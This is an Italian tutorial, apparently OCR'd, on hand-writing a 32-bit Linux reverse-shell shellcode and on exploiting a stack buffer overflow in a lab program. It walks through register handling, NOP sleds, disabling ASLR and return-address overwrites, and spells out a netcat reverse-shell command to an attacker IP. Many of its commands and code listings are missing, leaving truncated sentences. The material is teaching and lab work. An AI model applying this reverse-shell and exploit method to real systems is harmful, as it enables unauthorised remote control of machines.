
Hacking&Cracking: Realizzare uno shellcode

Abbiamo già parlato di come identificare un buffer overflow e sfruttarlo per ottenere un terminale. C'è però un passaggio sul quale abbiamo sorvolato: la realizzazione dello shellcode. In effetti solitamente non c'è davvero bisogno di scrivere uno shellcode di propria mano, basta selezionarne uno già pronto, per esempio dall'elenco pubblicato dal sito exploit-db.com. Imparare a scrivere uno shellcode è però molto interessante, perché ci sono regole rigide da seguire ed è una sfida per un programmatore. E infatti stavolta parleremo proprio di questo. Anche perché capire come funzionano le cose è sempre utile, soprattutto per intuire cosa sia andato storto quando i programmi (o gli attacchi, nel caso del Pen Testing) non si comportano come previsto.

Table of Contents


I requisiti

Come negli articoli precedenti, dobbiamo assicurarci di avere tutto il necessario prima di iniziare questa sperimentazione.




Per prima cosa dobbiamo assicurarci che sul sistema siano installati i programmi necessari a compilare del codice: come per il tutorial precedente bisogna dare (su un sistema Debian-like) il comando

Stavolta, però, è anche necessario il pacchetto **netcat-traditional**. Netcat serve, infatti, per ottenere la reverse shell, cioè un terminale remoto. Di solito un terminale locale è infatti poco utile per un attaccante, perché per poterlo usare deve avere già un accesso fisico al sistema. Con un terminale remoto, invece, è possibile prendere il controllo di una macchina per la quale non si dispone di alcun accesso.



Sui sistemi derivati da Ubuntu, potrebbe essere presente **netcat-openbsd**. Quindi bisogna impostare come predefinita la versione tradizionale con il comando
scegliendo l’opzione **2**.



Per disabilitare la protezione del kernel Linux, diamo il comando

In questo modo viene disabilitata la Address Space Layout Randomization, quindi la distribuzione degli indirizzi di memoria non è più casuale ma sequenziale. Questo rende molto più semplice l'analisi del programma buggato (**errore.c**), di cui abbiamo parlato negli articoli precedenti.

Scrivere lo shellcode

Ora possiamo cominciare a scrivere il nostro shellcode capace di funzionare tramite una connessione remota. Scriveremo il codice in assembly, che in questo caso è il migliore compromesso tra leggibilità e basso livello. Utilizzare linguaggi a più alto livello non ha molto senso, perché rischiamo di ottenere un codice macchina imprevedibile. Realizziamo quindi un file con un nome del tipo **shellcode.asm**:

Il codice, che inizia con NASM, comincia con un salto alla sezione **forward**

Tale sezione, che si trova alla fine del file, contiene le due istruzioni:

Viene quindi chiamata la sezione **back**, memorizzando però in un area di memoria il contenuto della stringa scritta tra virgolette. La stringa contiene di fatto tutte le informazioni necessarie: il programma **netcat**, l'opzione **-e**, il percorso della shell da lanciare, l'indirizzo IP del pirata a cui ci si deve connettere, e la porta. Per ottenere il risultato che vogliamo, infatti, basterebbe che "la vittima" eseguisse il comando **netcat -e /bin/sh 127.127.127.127 9999**. L'indirizzo dell'esempio è un indirizzo locale, ma ovviamente il meccanismo funziona con qualsiasi indirizzo, anche uno remoto: basta sostituirlo. Bisogna però anche ricordarsi di correggere

gli offset di memoria, che vedremo tra poco. Sono poi presenti 5 sequenze di 4 caratteri: queste servono al momento solo per riservare la memoria, che verrà poi sovrascritta con gli indirizzi delle varie informazioni di cui abbiamo appena parlato. Visto che si tratta di un sistema a 32bit, ogni indirizzo richiede 4 byte.

Il primo comando, pop, si occupa di spostare nel registro **ESI** l'indirizzo di memoria della variabile che è stata memorizzata con il comando **db**.

Il registro **eax** viene inizializzato al valore zero. Si sarebbe potuto fare anche con il comando **mov eax,0**, ma utilizzando **xor** non serve scrivere il simbolo 0. Questo simbolo infatti funge da terminatore di stringa, e bloccherebbe la lettura dello shellcode da parte del programma vulnerabile. In poche parole, lo shellcode sarà utilizzato nel programma vulnerabile come stringa, e se contiene un byte nullo (**\x00**) la sua lettura viene interrotta.

Adesso, il programma sposta il contenuto della parte alta del registro **EAX** (**AL** è la parte alta di **EAX**) nell'undicesimo carattere della stringa memorizzata con il comando **db**. L'undicesimo carattere è il primo simbolo **#**, e il registro **EAX** contiene il valore **0**, ovvero il byte nullo con cui si può terminare la stringa. In altre parole, abbiamo appena terminato la stringa inserendo il valore 0 al posto del cancelletto, ma senza davvero usare il byte nullo.

Similmente, vengono sostituiti tutti i cancelletti con il terminatore di stringa **0**. Se si vuole cambiare l'indirizzo IP gli offset successivi dovranno essere ricalcolati. Per esempio, con un indirizzo del tipo **83.121.97.134** (che ha due byte in meno) è ovvio che il termine di tale stringa non sarà più **esi+38**, ma **esi+36**.

Il programma procede poi a modificare l'area di memoria che

inizia a **ESI+44**, ovvero i 4 caratteri **AAAA**. In questa porzione di memoria viene memorizzato L'indirizzo del puntatore **ESI** originale, ovvero il primo carattere della stringa memorizzata con il comando **db**.

Per la stringa **-e** le cose sono diverse: l'indirizzo da memorizzare infatti non è più **ESI**, ma **ESI+12**. Infatti, il dodicesimo carattere della stringa è proprio il simbolo **–** della stringa **-e**. L'indirizzo di tale carattere viene calcolato con il comando **lea** e memorizzato nel registro **EBX**. Poi si può spostare il valore dell registro **EBX** nei 4 byte successivi al 48esimo elemento della stringa originale, ovvero i byte **BBBB**.

Si procede allo stesso modo per memorizzare gli indirizzi delle altre informazioni al posto dei vari blocchi di 4 lettere.

Alla fine, al posto dei byte **FFFF**, si inserisce un terminatore di stringa copiandolo dal primo valore che avevamo inserito nel registro **EAX**, ovvero il valore **0** (un byte nullo). Così non c'è il rischio che il processore continui a leggere.

Passiamo al registro **EAX** (parte alta) il byte, in valore esadecimale, **0x0b**. Si tratta del numero assegnato per convenzione alla chiamata di sistema del kernel Linux per la funzione **execve**, che permette l'esecuzione di un comando da shell.

Il puntatore **ESI** viene ora diretto all'indirizzo del primo valore del registro **EBX**.

Nel registro **ECX** viene inserita la sequenza di indirizzi che comincia al byte **44**, ovvero dove una volta era memorizzata la prima delle quattro **A**, e dove ora è memorizzato l'indirizzo del comando **/bin/netcat**. Significa che il valore dei vari indirizzi compresi tra **ESI+44** ed **ESI+64** (ultimo byte, visto

che è un byte nullo e la lettura si ferma lì) è la seguente stringa: **/bin/netcat -e /bin/sh 127.127.127.127 9999**. Ovvero, proprio quello che volevamo ottenere. Inseriamo nel registro **EDX** il semplice terminatore nullo, prelevato dal carattere **ESI+64**.

L'ultimo comando impartisce al processore il numero intero in formato esadecimale **0x80**, che ordina l'esecuzione della chiamata di sistema **execve**. Questa chiamata avvierà in una shell il comando che è appena stato inserito nel puntatore **ECX**. Il pirata ha ottenuto la shell remota che voleva con **netcat**.
Il codice può poi essere assemblato per sistema a 32 bit con il comando:

E dal risultato si può estrarre il codice eseguibile in formato esadecimale con il seguente comando:


Si dovrebbe ottenere qualcosa di questo tipo:

Come si può notare, grazie alle accortezze nella scrittura da parte del pirata, lo shellcode non contiene alcun carattere nullo (in esadecimale sarebbe **\x00**).


Esadecimale e decimale
Gli indirizzi di memoria vengono solitamente scritti in base esadecimale, ma sono fondamentalmente dei numeri che possono ovviamente essere convertiti in base decimale. Siccome la base 10 è quella con cui siamo maggiormente abituati a ragionare, può essere utile tenere sottomano uno strumento di conversione delle basi. In effetti può essere poco intuitivo, se si è alle prime armi con la base 16, pensare che il numero esadecimale 210 corrisponda di fatto al decimale 528. Quando leggete un listato Assembly, può essere molto comodo convertire i numeri

in forma decimale per comprendere la dimensione delle porzioni di memoria.
http://www.binaryhexconverter.com/hex-to-decimal-converter


Ricapitoliamo



Apriamo un terminale e lanciamo il comando per creare il file con il codice assembly. Inseriamo il codice sorgente dello shellcode: https://pastebin.com/0qy2RxiY. Poi, premiamo i tasti **Ctrl+O** per salvare il file e **Ctrl+X** per chiudere l'editor nano.



Ora assembliamo il codice assembly: basta dare il comando L'opzione indicata permette di ottenere un codice assemblato a 32 bit, più semplice di uno a 64 bit.




Ottenuto il file eseguibile, possiamo leggere il codice

macchina. Per comodità, leggeremo il codice binario nel sistema esadecimale, così risparmiamo spazio. Ci servirà un semplice ciclo for nel terminale di Linux, per usare lo strumento objdump:

Selezioniamo e copiamo il codice (premendo **Ctrl+Shift+C**). Questo è il nostro shellcode, ora dobbiamo verificare se funzioni davvero.

Provare lo shellcode


Per provare lo shellcode potremmo usarlo in un vero attacco a un programma vulnerabile, ma in realtà è più semplice realizzare un rapido programmino per testare lo shellcode senza dover fare tutta la procedura di analisi di un programma buggato per trovare l'indirizzo di ritorno.



Infatti basta usare il programma testshell.c (https://pastebin.com/PUfU4hVn). Una volta compilato, dovrebbe offrirgli la connessione netcat. Come funziona? Semplicemente, si tratta di un programma "suicida", che inietta da solo lo shellcode nella giusta posizione della memoria e poi lo esegue. Se lo analizziamo ci accorgiamo che c'è infatti un errore:

Viene infatti realizzato un **cast** che non si dovrebbe mai fare: si convince il compilatore che lo shellcode (che di fatto è un puntatore a un array di caratteri) sia invece un puntatore a una funzione.
L'istruzione **int (*ret)()** dichiara un puntatore a una funzione di tipo **integer**, chiamata **ret**. In realtà la funzione non

restituirà mai un numero intero, ma non importa. Quello che è interessante è che a questo puntatore può essere assegnato il valore di un qualsiasi puntatore a una funzione. Però noi, finora, abbiamo soltanto un array di caratteri, cioè **shellcode**. Per assegnare il puntatore dello shellcode alla funzione operiamo un **cast**, dichiarando che shellcode è un puntatore a una funzione. Il cast è, per chi non lo sapesse, il metodo con cui si impone il tipo di dato a una variabile.
L'ovvio risultato è che quando è il momento di eseguire la chiamata alla funzione **ret()** il processore non fa altro che puntare all'area di memoria in cui è memorizzato lo shellcode e esegue quello, convinto che sia la funzione richiesta. Del resto, un puntatore vale l'altro, e il processore non ha modo di sapere che abbiamo volontariamente assegnato l'area di memoria di una serie di caratteri al puntatore di una funzione.
A essere precisi, questo è un "undefined behavior", cioè una situazione in cui il comportamento del compilatore non è definito. Quindi sulla carta non è detto che otterremo davvero questo risultato, potremmo teoricamente avere vari tipi di errori. Però di fatto la maggioranza dei compilatori (tra cui GCC) interpretano il codice in questo modo.




Per lanciare l'attacco, iniziamo simulando il ruolo di un attaccante. Apriamo il server **netcat**, dando il comando


Dobbiamo lasciare questa finestra aperta, per attendere le connessioni dal sistema "vittima".
Simuliamo ora il ruolo della vittima: in un'altra finestra del terminale possiamo compilare il programma testshell col comando

e eseguirlo con

Lanciato il programma con lo shellcode, torniamo sulla finestra del terminale dell'attaccante.



Se tutto va bene, nella finestra in cui netcat era stato aperto viene subito attivata una connessione, ed è possibile iniziare a dare dei comandi sul sistema che ha in esecuzione il programma vulnerabile. Questo è il terminale remoto: nel nostro esempio lo stiamo ottenendo sullo stesso sistema, per nostra comodità, ma in realtà potremmo aprire il server netcat su un qualsiasi sistema con IP pubblico (inserendo questo IP nello shellcode) e ottenere il terminale remoto anche attraverso internet.



Lo shellcode può essere utilizzato anche con il programma vulnerabile **errore.c**, che abbiamo descritto nelle puntate precedenti. E, in linea di massima, con qualsiasi altro programma abbia la stessa vulnerabilità. Per provarlo basta inserire lo shellcode che abbiamo ottenuto nel comando citato l'altra volta (https://pastebin.com/biSxHhRT).

Se tutto è andato bene, possiamo considerare lo shellcode pronto all'uso. Chiaramente, ricordandoci che dovremo riscriverlo e riassemblarlo se decideremo di modificare


l’indirizzo IP del server netcat.

Hacking&Cracking: Buffer overflow, un tutorial passo passo


Nella puntata precedente di questa mini-serie (https://www.codice-sorgente.it/2019/06/buffer-overflow-e-errori-di-segmentazione-della-memoria/) abbiamo descritto il funzionamento della memoria di un computer, e in particolare gli overflow nello stack. In questo breve articolo presentiamo un tutorial passo passo per l’analisi di un programma buggato e lo sfruttamento della sua vulnerabilità per ottenere l’esecuzione di codice. Seguiremo la stessa procedura dell’articolo precedente, ma con una serie di screenshot che spiegano meglio i vari passaggi.

La preparazione


Per testare questi esempi bisogna innanzitutto avere a disposizione un sistema operativo a 32 bit, possibilmente su una macchina virtuale per mantenere stabile il proprio sistema host. Bisogna poi disabilitare alcune norme di sicurezza di Linux, altrimenti l’analisi della vulnerabilità e l’esecuzione dell’exploit non saranno per nulla facili.



Per prima cosa ci si deve assicurare che sul sistema sia installato il necessario per compilare del codice: lo si può fare dando il comando



Per disabilitare la protezione del kernel Linux, possiamo dare il comando Questo non è necessario con Linux precedente al 2.6.12, anche se ormai è difficile trovare sistemi così vecchi su dispositivi ancora attivi.




Bisogna ora procurarsi il programma buggato: per esempio, si può scaricare il file errore.c (https://pastebin.com/8DZQZzqx). Il programma va compilato con il comando

In questo modo, il programma viene compilato senza le protezioni per lo stack inserite automaticamente da GCC. Naturalmente, si potrebbe fare la stessa cosa con qualsiasi altro programma, utilizziamo questo solo perché è molto semplice e quindi è facile capire come funziona.

Analizzare il programma vulnerabile


In questo particolare caso possiamo leggere il codice del programma, perché è open source, ed è anche estremamente breve.

In una situazione reale il codice sorgente potrebbe non essere disponibile. Ad ogni modo, il codice ci serve più che altro per capire se ci sia un bug e dove si trovi: possiamo facilmente capire che la vulnerabilità sta nell'assenza di un controllo sulla dimensione dell'argomento del programma, che viene caricato in un buffer da 500 byte senza però prima verificare se l'argomento in questione abbia una lunghezza maggiore di 500 byte.




Ora, dobbiamo studiare il programma vulnerabile per capire quali indirizzi di memoria possiamo utilizzare. Serve un debugger quindi, supponendo di voler utilizzare il programma "errore" precedentemente compilato, il pirata da il comando
Aperto il debugger, possiamo disassemblare il programma per leggere il suo codice assembly col comando e otterremo un listo di questo tipo.


Dal listato si capisce che l'istruzione di ritorno della funzione (**leave**) è nel punto **+41**.




Impostiamo quindi un breakpoit per il controllo del programma prima dell’istruzione di ritorno della funzione buggata, scrivendo Poi proviamo a far crashare il programma fornendogli una stringa di 600 caratteri con il comando



Il programma andrà in crash, perché l’array può contenere solo 500 caratteri. Ma siamo in un debugger, quindi possiamo dare i comandi e poi per poter controllare i registri del processore poco prima del crash. Il registro EIP è stato riempito con 4 byte dal valore 41. EIP è il registro del puntatore per la funzione di ritorno, quindi il programma è andato in crash perché cercava di tornare a una funzione all’indirizzo 0x41414141, che ovviamente non esiste.




Ora diamo il comando per leggere i 600 byte successivi al puntatore ESP. A un certo punto, dovremmo trovare un blocco con tutti i byte di valore 41: l’indirizzo di inizio potrebbe essere, per esempio, **0xffffd510**.




Questo è l'indirizzo in cui sarà inserita la nop sled. Una buona dimensione potrebbe essere 100 byte. Però, lo shellcode è lungo 135 byte, e la somma (235) non è divisibile per 4. Il numero 236, però, lo è. Quindi la nop sled dovrà contenere 101 byte, per evitare sfasamenti.

Il payload


Ormai abbiamo la dimensione della NOP sled e anche l'indirizzo di ritorno. Ci manca soltanto lo shellcode, che possiamo recuperare da un elenco online (come quelli pubblicati su exploit-db.com.




Possiamo quindi scrivere la stringa completa (https://pastebin.com/biSxHhRT): 101 byte del carattere NOP (90), seguiti dallo shellcode, e poi dall'indirizzo di ritorno scritto al contrario per mantenere la codifica little endian, ripetuto almeno un centinaio di volte.




Basta eseguire il programma con il comando seguito dalla stringa completa: ovviamente, GDB chiederà conferma, visto che si deve riavviare il programma attualmente fermo al breakpoint. Digitiamo e il programma viene lanciato di nuovo ma con l’argomento costruito dai vari comandi Perl.



Il programma si fermerà nuovamente al breakpoint, esattamente coe prima: se diamo ancora i comandi e dovremmo notare che EIP ha ora il valore **ffffd510**, o comunque un indirizzo nella NOP sled. Possiamo controllare il contenuto della memoria anche col comando



Se poi diamo il comando l’esecuzione del programma continua, ed il codice presente all’indirizzo di ritorno verrà eseguito: dovrebbe apparire il messaggio



Se la stringa funziona, possiamo ormai utilizzarla direttamente, senza gdb, eseguendo il programma con l’intera stringa.